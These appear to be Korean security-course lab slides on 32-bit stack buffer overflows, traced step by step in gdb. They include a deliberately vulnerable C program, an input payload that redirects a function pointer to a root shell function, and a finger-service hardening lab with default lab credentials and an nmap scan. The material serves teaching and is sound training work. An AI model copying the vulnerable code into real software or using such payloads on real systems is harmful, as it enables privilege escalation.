| 0x63636262                |                          |
| 0x62626161                |                          |
| 0x61610000                |                          |
| 0x080483f9                |                          |
| 0xbffff418(esp)           |                          |
| 하위 메모리 주소<br>(0x00000000) |                          |

## 5 <실습> 버퍼 오버플로우

- 실습
  - bof1(Kali Linux 32 bit) 분석
    - ni 명령어로 다음 줄을 실행
    - x/16x \$ebp-16 : ebp에서 16을 뺀 위치의 메모리 값 16개를 살펴봄(64646464 값 들어감)
    - RET 주소를 덮어씀!!!

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax 0xfffff41e -1073744866
ecx 0x48d7ce9f 1222102687
edx 0xfffff454 -1073744812
ebx 0x0 0
esp 0xfffff418 0xfffff418
ebp 0xfffff428 0xfffff428
esi 0xb7fb3000 -1208274944
edi 0xb7fb3000 -1208274944

0x80483c1 <main+6> lea -0xa(%ebp),%eax
0x80483c4 <main+9> movl $0x61616161,%eax
0x80483ca <main+15> movl $0x62626262,%eax(%eax)
0x80483d1 <main+22> movl $0x63636363,%eax(%eax)
0x80483d8 <main+29> movl $0x64646464,%eax(%eax)
> 0x80483df <main+36> movb $0x0,0x10(%eax)
0x80483e3 <main+40> mov $0x0,%eax
0x80483e8 <main+45> leave

native process 7463 In: main
L?? PC: 0x80483df
0xfffff438: 0xfffff4cc 0x00000000 0x00000000 0x00000000
0xfffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) nexti
0x080483df in main ()
(gdb) x/16x $ebp-16
0xfffff418: 0x080483f9 0x61610000 0x62626161 0x63636262
0xfffff428: 0x64646363 0xb7e16464 0x00000001 0xfffff4c4
0xfffff438: 0xfffff4cc 0x00000000 0x00000000 0x00000000
0xfffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) 
```

상위 메모리 주소 (0xFFFFFFFF)

|            |                 |
|------------|-----------------|
| RET        | 0xbffff42c      |
| SFP(EBP)   | 0x64646363      |
| (ebp, esp) | 0x63636262      |
| 0x62626161 | 0x62626161      |
| 0x61610000 | 0x61610000      |
| 0x080483f9 | 0x080483f9      |
|            | 0xbffff418(esp) |
|            | 0xbffff418(esp) |

하위 메모리 주소 (0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습

#### - bof1(Kali Linux 32 bit) 분석

- ni 명령어로 다음 줄을 실행
- main 함수 종료 후 변조된 RET 주소로 복귀하면서 메모리 접근 오류 발생

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax          0x0      0
ecx          0x48d7ce9f  1222102687
edx          0xbffff454 -1073744812
ebx          0x0      0
esp          0xbffff42c  0xbffff42c
ebp          0x64646363  0x64646363
esi          0xb7fb3000 -1208274944
edi          0xb7fb3000 -1208274944

0x80483d1 <main+22>    movl   $0x63636363,0x8(%eax)
0x80483d8 <main+29>    movl   $0x64646464,0xc(%eax)
0x80483df <main+36>    movb   $0x0,0x10(%eax)
0x80483e3 <main+40>    mov    $0x0,%eax
0x80483e8 <main+45>    leave 
> 0x80483e9 <main+46>    ret
0x80483ea      xchg   %ax,%ax
0x80483ec      xchg   %ax,%ax

native process 7463 In:                                     L??  PC: 0xb7006464
0xfffff428: 0x64646363  0xb7006464  0x00000001  0xfffff4c4
0xfffff438: 0xbffff4cc  0x00000000  0x00000000  0x00000000
0xfffff448: 0xb7fb3000  0xb7fffc04  0xb7fff000  0x00000000
(gdb) nexti
0x80483e8 in main ()
(gdb) nexti
0x80483e9 in main ()
(gdb) nexti
Cannot access memory at address 0xb7006464
(gdb) 
```

상위 메모리 주소  
(0xFFFFFFFF)

|  |          |                 |
|--|----------|-----------------|
|  | RET      | 0xb7006464      |
|  | SFP(EBP) | 0x64646363      |
|  |          | 0x63636262      |
|  |          | 0x62626161      |
|  |          | 0x61610000      |
|  |          | 0x080483f9      |
|  |          | 0xbffff418(esp) |

하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습 2

**b0f2 분석 : 함수 주소 변경하여 프로그램 흐름 변조(shell 함수 실행하기)**  
**컴파일: gcc bof2.c -o bof2 -static**

bof2.c

```
#include<stdio.h>

void shell()
{
    setreuid(0,0);
    system("whoami");
    printf("Congratulation! \n");
}

void printit()
{
    printf("General Program! \n");
}

void main()
{
    int crap;
    void (*call)() = printit;
    char buffer[20];
    fgets(buffer, 80, stdin);
    call();
}
```

```
root@kali:~/bof# gcc bof2.c -o bof2
bof2.c: In function 'shell':
bof2.c:5:2: warning: implicit declaration of function 'setreuid' [-Wimplicit-declaration]
    setreuid(0,0);
    ^
bof2.c:6:2: warning: implicit declaration of function 'system' [-Wimplicit-declaration]
    system("whoami");
    ^
root@kali:~/bof# ls -al
total 56
drwxr-xr-x  2 root root 4096 Apr 15 05:49 .
drwxr-xr-x 17 root root 4096 Apr 15 05:47 ..
-rw-r--r--  1 root root 4820 Apr 15 04:36 bof1
-rw-r--r--  1 root root   93 Apr 15 04:36 bof1.c
-rw-r--r--  1 root root 5520 Apr 15 05:49 bof2
-rw-r--r--  1 root root  261 Apr 15 05:47 bof2.c
-rwsr--r--  1 root root 4920 Apr 15 04:26 shell
-rw-r--r--  1 root root 5144 Apr 15 04:27 shell2
-rw-r--r--  1 root root  263 Apr 15 04:27 shell2.c
-rw-r--r--  1 root root  315 Apr 15 04:24 shell.c
root@kali:~/bof# ./bof2
aaa
General Program!
root@kali:~/bof# 
```

## 5 <실습> 버퍼 오버플로우

- 실습 2
  - bof2 분석
    - gdb 디버거의 텍스트 사용자 인터페이스(TUI) 모드로 보기

```
# gdb -tui -q bof2
```

```
(gdb) layout asm
```


```
(gdb) layout regs
```

```
(gdb) disass main
```

```
(gdb) b *main
```

```
(gdb) run
```

```
(gdb) nexti
```



The screenshot shows the GDB TUI interface. The top window displays the assembly dump of the `main` function, which contains instructions like `lea 0x4(%esp),%ecx`, `and $0xffffffff,%esp`, and `pushl -0x4(%ecx)`. The bottom window shows the register dump for the `main` function, listing registers `eax` through `esi` with their current values.

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax 0xb7fb90a0 -1208250208
ecx 0x70599a87 1884920455
edx 0xbfffff494 -1073744748
ebx 0xb7fb7000 -1208258560
esp 0xbfffff46c 0xbfffff46c
ebp 0x0 0x0
esi 0x0 0

B+> 0x8048502 <main> lea    0x4(%esp),%ecx
0x8048506 <main+4>  and   $0xffffffff,%esp
0x8048509 <main+7>  pushl -0x4(%ecx)
0x804850c <main+10> push   %ebp
0x804850d <main+11> mov    %esp,%ebp
0x804850f <main+13> push   %ecx
0x8048510 <main+14> sub    $0x24,%esp
0x8048513 <main+17> movl   $0x80484e9,-0xc(%ebp)

native process 1758 In: main
Reading symbols from bof2...(no debugging symbols found)...done.
(gdb) b *main
Breakpoint 1 at 0x8048502
(gdb) r
Starting program: /root/bof/bof2

Breakpoint 1, 0x08048502 in main ()
(gdb) ■
```

## 5 <실습> 버퍼 오버플로우

### • 실습 2

#### - bof2 분석

- disass printit 명령어와 disass shell 명령어로 각 함수 주소 확인

```
0x80484e3 <printit>    push  %ebp
0x80484e4 <printit+1>   mov    %esp,%ebp
0x80484e6 <printit+3>   sub    $0x8,%esp
0x80484e9 <printit+6>   sub    $0xc,%esp
0x80484ec <printit+9>   push   $0x80485d8
0x80484f1 <printit+14>  call   0x8048360 <puts@plt>
0x80484f6 <printit+19>  add    $0x10,%esp
0x80484f9 <printit+22>  nop
```

```
native process 7621 In: main
(gdb) layout regs
(gdb) disass main
Breakpoint 1 at 0x80484fc
(gdb) run
Starting program: /root/bof/bof2
Breakpoint 1, 0x080484fc in main ()
(gdb) disass printit
(gdb)
```

```
0x80484ab <shell>      push  %ebp
0x80484ac <shell+1>     mov    %esp,%ebp
0x80484ae <shell+3>     sub    $0x8,%esp
0x80484b1 <shell+6>     sub    $0x8,%esp
0x80484b4 <shell+9>     push   $0x0
0x80484b6 <shell+11>    push   $0x0
0x80484b8 <shell+13>    call   0x8048380 <setreuid@plt>
0x80484bd <shell+18>    add    $0x10,%esp
```

```
native process 7621 In: main
(gdb) disass main
(gdb) b *main
Breakpoint 1 at 0x80484fc
(gdb) run
Starting program: /root/bof/bof2
Breakpoint 1, 0x080484fc in main ()
(gdb) disass printit
(gdb) disass shell
(gdb)
```

printit address: 0x80484e3

shell address: 0x80484ab

## 5 <실습> 버퍼 오버플로우

- 실습 2
  - bof2 분석
  - ni 명령어로 각 단계 실행하면서 흐름 분석

```

Register group: general
eax            0xb7fb4dbc  -1208267332
ecx            0xbffff430  -1073744848
edx            0xbffff454  -1073744812
ebx            0x0          0
esp            0xbffff414  0xbffff414
ebp            0xbffff418  0xbffff418
esi            0xb7fb3000 -1208274944
edi            0xb7fb3000 -1208274944

0x8048506 <main+10>    push  %ebp
0x8048507 <main+11>    mov   %esp,%ebp
0x8048509 <main+13>    push  %ecx
> 0x804850a <main+14>   sub   $0x24,%esp
0x804850d <main+17>   movl  $0x80484e3,-0xc(%ebp)
0x8048514 <main+24>   mov   0x8049860,%eax
0x8048519 <main+29>   sub   $0x4,%esp
0x804851c <main+32>   push  %eax

native process 7621 In: main                                L??  PC: 0x804850a
0x08048503 in main ()
(gdb) ni
0x08048506 in main ()
(gdb) ni
0x08048507 in main ()
(gdb) ni
0x08048509 in main ()
(gdb) ni
0x0804850a in main ()
(gdb) 
  
```

상위 메모리 주소  
(0xFFFFFFFF)

|          |
|----------|
|          |
| RET      |
| SFP(EBP) |
|          |

0xbffff41c  
0xbffff418

하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습 2

#### - bof2 분석

- ni 명령어로 각 단계 실행하면서 흐름 분석
- x/16x \$ebp-16으로 메모리 내용 확인(printit 주소값이 저장)

```

Register group: general
eax      0xb7fb4dbc  -1208267332
ecx      0xbffff430  -1073744848
edx      0xbffff454  -1073744812
ebx      0x0      0
esp      0xbffff3f0  0xbffff3f0
ebp      0xbffff418  0xbffff418
esi      0xb7fb3000 -1208274944
edi      0xb7fb3000 -1208274944

0x8048506 <main+10>    push %ebp
0x8048507 <main+11>    mov %esp,%ebp
0x8048509 <main+13>    push %ecx
0x804850a <main+14>    sub $0x24,%esp
0x804850d <main+17>    movl $0x80484e3,-0xc(%ebp)
> 0x8048514 <main+24>  mov 0x8049860,%eax
0x8048519 <main+29>    sub $0x4,%esp
0x804851c <main+32>    push %eax

native process 7621 In: main          L??   PC: 0x8048514
(gdb) ni
0x08048514 in main ()
(gdb) x/16x %ebp-16
A syntax error in expression, near `%ebp-16'.
(gdb) x/16x $ebp-16
0xfffff408: 0xfffff4cc 0x080484e3 0xb7fb33dc 0xfffff430
0xfffff418: 0x00000000 0xb7e1c5f7 0xb7fb3000 0xb7fb3000
0xfffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xfffff4c4
0xfffff438: 0xfffff4cc 0x00000000 0x00000000 0x00000000
(gdb) 
  
```

상위 메모리 주소  
(0xFFFFFFFF)

|  |            |                     |
|--|------------|---------------------|
|  | RET        | 0xbffff41c          |
|  | SFP(EBP)   | 0x00000000          |
|  | 0xbffff430 |                     |
|  | 0xb7fb33dc |                     |
|  | 0x080484e3 | 0xfffff40c(epb-0xc) |
|  | 0xfffff4cc | 0xfffff408          |
|  |            | 0xfffff3f0(esp)     |

하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습 2

#### - bof2 분석

- ni 명령어로 각 단계 실행하면서 흐름 분석
- fgets 함수 호출 전까지 흐름 분석

```

Register group: general
eax      0xfffff3f8  -1073744904
ecx      0xfffff430  -1073744848
edx      0xfffff454  -1073744812
ebx      0x0      0
esp      0xfffff3e0  0xfffff3e0
ebp      0xfffff418  0xfffff418
esi      0xb7fb3000 -1208274944
edi      0xb7fb3000 -1208274944

0x8048519 <main+29>    sub   $0x4,%esp
0x804851c <main+32>    push  %eax
0x804851d <main+33>    push  $0x50
0x804851f <main+35>    lea    -0x20(%ebp),%eax
0x8048522 <main+38>    push  %eax
> 0x8048523 <main+39>  call  0x8048350 <fgets@plt>
0x8048528 <main+44>    add   $0x10,%esp
0x804852b <main+47>    mov    -0xc(%ebp),%eax

native process 7621 In: main          L??  PC: 0x8048523
0x804851c in main ()
(gdb) ni
0x804851d in main ()
(gdb) ni
0x804851f in main ()
(gdb) ni
0x8048522 in main ()
(gdb) ni
0x8048523 in main ()
(gdb) n

```

상위 메모리 주소  
(0xFFFFFFFF)

|                     |
|---------------------|
|                     |
| RET                 |
| 0xb7e1c5f7          |
| SFP(EBP)            |
| 0x00000000          |
| 0xbffff430          |
| 0xb7fb33dc          |
| <b>0x080484e3</b>   |
| 0xbffff4cc          |
| 0xbffff408          |
| 0xbffff3f8(eax)     |
| 0xfffff40c(ebp-0xc) |
| 0xbffff3e0(esp)     |

하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습 2

#### - bof2 분석

- fgets로 입력받는 때 AAAABBBBCCCCDDDDEEEE (20 byte)

입력 후 ni로 계속 실행

```
(gdb) x/20x $ebp-0x20
0xbffff3f8: 0x41414141 0x42424242 0x43434343 0x44444444
0xbffff408: 0x45454545 0x0804000a 0xb7fb33dc 0xbffff430
0xbffff418: 0x00000000 0xb7elc5f7 0xb7fb3000 0xb7fb3000
0xbffff428: 0x00000000 0xb7elc5f7 0x00000001 0xbffff4c4
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
(gdb) 
```

```
(gdb) ni
0x0804852b in main ()
(gdb) ni
0x0804852e in main ()
(gdb) ni
```

```
Program received signal SIGSEGV, Segmentation fault.
Cannot access memory at address 0x804000a
(gdb) 
```

상위 메모리 주소  
(0xFFFFFFFF)

|  |            |                     |
|--|------------|---------------------|
|  | RET        | 0xbffff41c          |
|  | SFP(EBP)   | 0xbffff418(epb)     |
|  | 0xbffff430 |                     |
|  | 0xb7fb33dc |                     |
|  | 0x0804000a | 주소 깨짐               |
|  | 0x45454545 | 0xbffff40c(epb-0xc) |
|  | 0x44444444 | 0xbffff408          |
|  | 0x43434343 | 0xbffff3f8(eax)     |
|  | 0x42424242 | (ebp-0x20)          |
|  | 0x41414141 | (buffer)            |
|  |            | 0xbffff3e0(esp)     |


하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

- 실습 2
  - bof2 분석
    - printf 함수로 20byte dummy + shell() address 입력

```
root@kali:~/bof# (printf "AAAAABBBBCCCCDDDEEEE\xab\x84\x04\x08") | ./bof2
root
Congratulation!
root@kali:~/bof#
```

0xfffff40c에 있는 값 0x080484e3을 0x80484ab로 변경



## 6 <실습> 리눅스/유닉스 서비스 관리

### • 실습번호 # 1.1.4.11 보안요소 (Linux)

#### – 실습 목표

» Finger 서비스를 제한할 수 있습니다.

#### – 실습 환경

| 구성                 | ID/PW        | IP             |
|--------------------|--------------|----------------|
| 공격 서버 (Kali Linux) | root/toor    | 192.168.10.99  |
| 대응 서버 (Cent OS)    | root/root123 | 192.168.10.133 |

#### – 실습 문제 구성

» Finger(사용자 정보 확인 서비스)를 통해서 네트워크 외부에서 해당시스템에 등록된 사용자 정보를 확인이 가능합니다. 따라서 Finger 서비스를 제한하는 것이 중요합니다. 귀하는 Finger서비스를 비활성화 하여 서비스를 제한하시오.


## 6 <실습> 리눅스/유닉스 서비스 관리

- 실습 풀이

- 대응 서버 (Cent OS)

- » 대응 서버에서 finger 서비스가 활성화 되어있는지 확인

```
# finger root
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal session is running as root, indicated by the "root" prompt at the start of each line. The output of the "finger root" command is displayed, showing information about the root user's login details and activity history. The terminal window is set against a light gray background with a vertical scroll bar on the right side.

```
[root@localhost ~]# finger root
Login: root                                Name: root
Directory: /root                             Shell: /bin/bash
On since Sun Sep 16 12:52 (EDT) on ttym1 from :0
    23 minutes 39 seconds idle
On since Sun Sep 16 12:56 (EDT) on pts/0 from :0.0
New mail received Fri Jan  2 09:04 2015 (EST)
    Unread since Fri Jan  2 06:32 2015 (EST)
No Plan.
[root@localhost ~]#
```


## 6 <실습> 리눅스/유닉스 서비스 관리

### • 실습 풀이

#### - 공격 서버 (Kali Linux)

» 대응 서버에서 열려있는 port 중 79번이 있는지 확인

# nmap [대응 서버 IP]



```
root@kali:~# nmap 192.168.10.133
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 17:11 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.133
Host is up (0.000035s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
111/tcp   open  rpcbind
389/tcp   open  ldap
443/tcp   open  https
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
3306/tcp  open  mysql
```

